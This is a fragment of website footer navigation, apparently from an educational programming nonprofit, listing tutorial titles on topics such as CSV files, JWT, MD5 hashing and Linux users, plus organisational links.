What is a CSV File?
Correlation VS Causation
Permutation VS Combination
Computer Programming
JWT
How to Find a Square Root
JavaScript Map
What is HTTPS?
Python List Append
What is Chromium?
Smoke Testing
Clear History
Incognito Mode
Linux Add User
MD5 Hash
What is Cached Data?
Completing the Square
Error 403 Forbidden
CSS Inline Style

Our Nonprofit

About Alumni Network Open Source Shop Support Sponsors Academic Honesty Code of Conduct Privacy Policy
Terms of Service Copyright Policy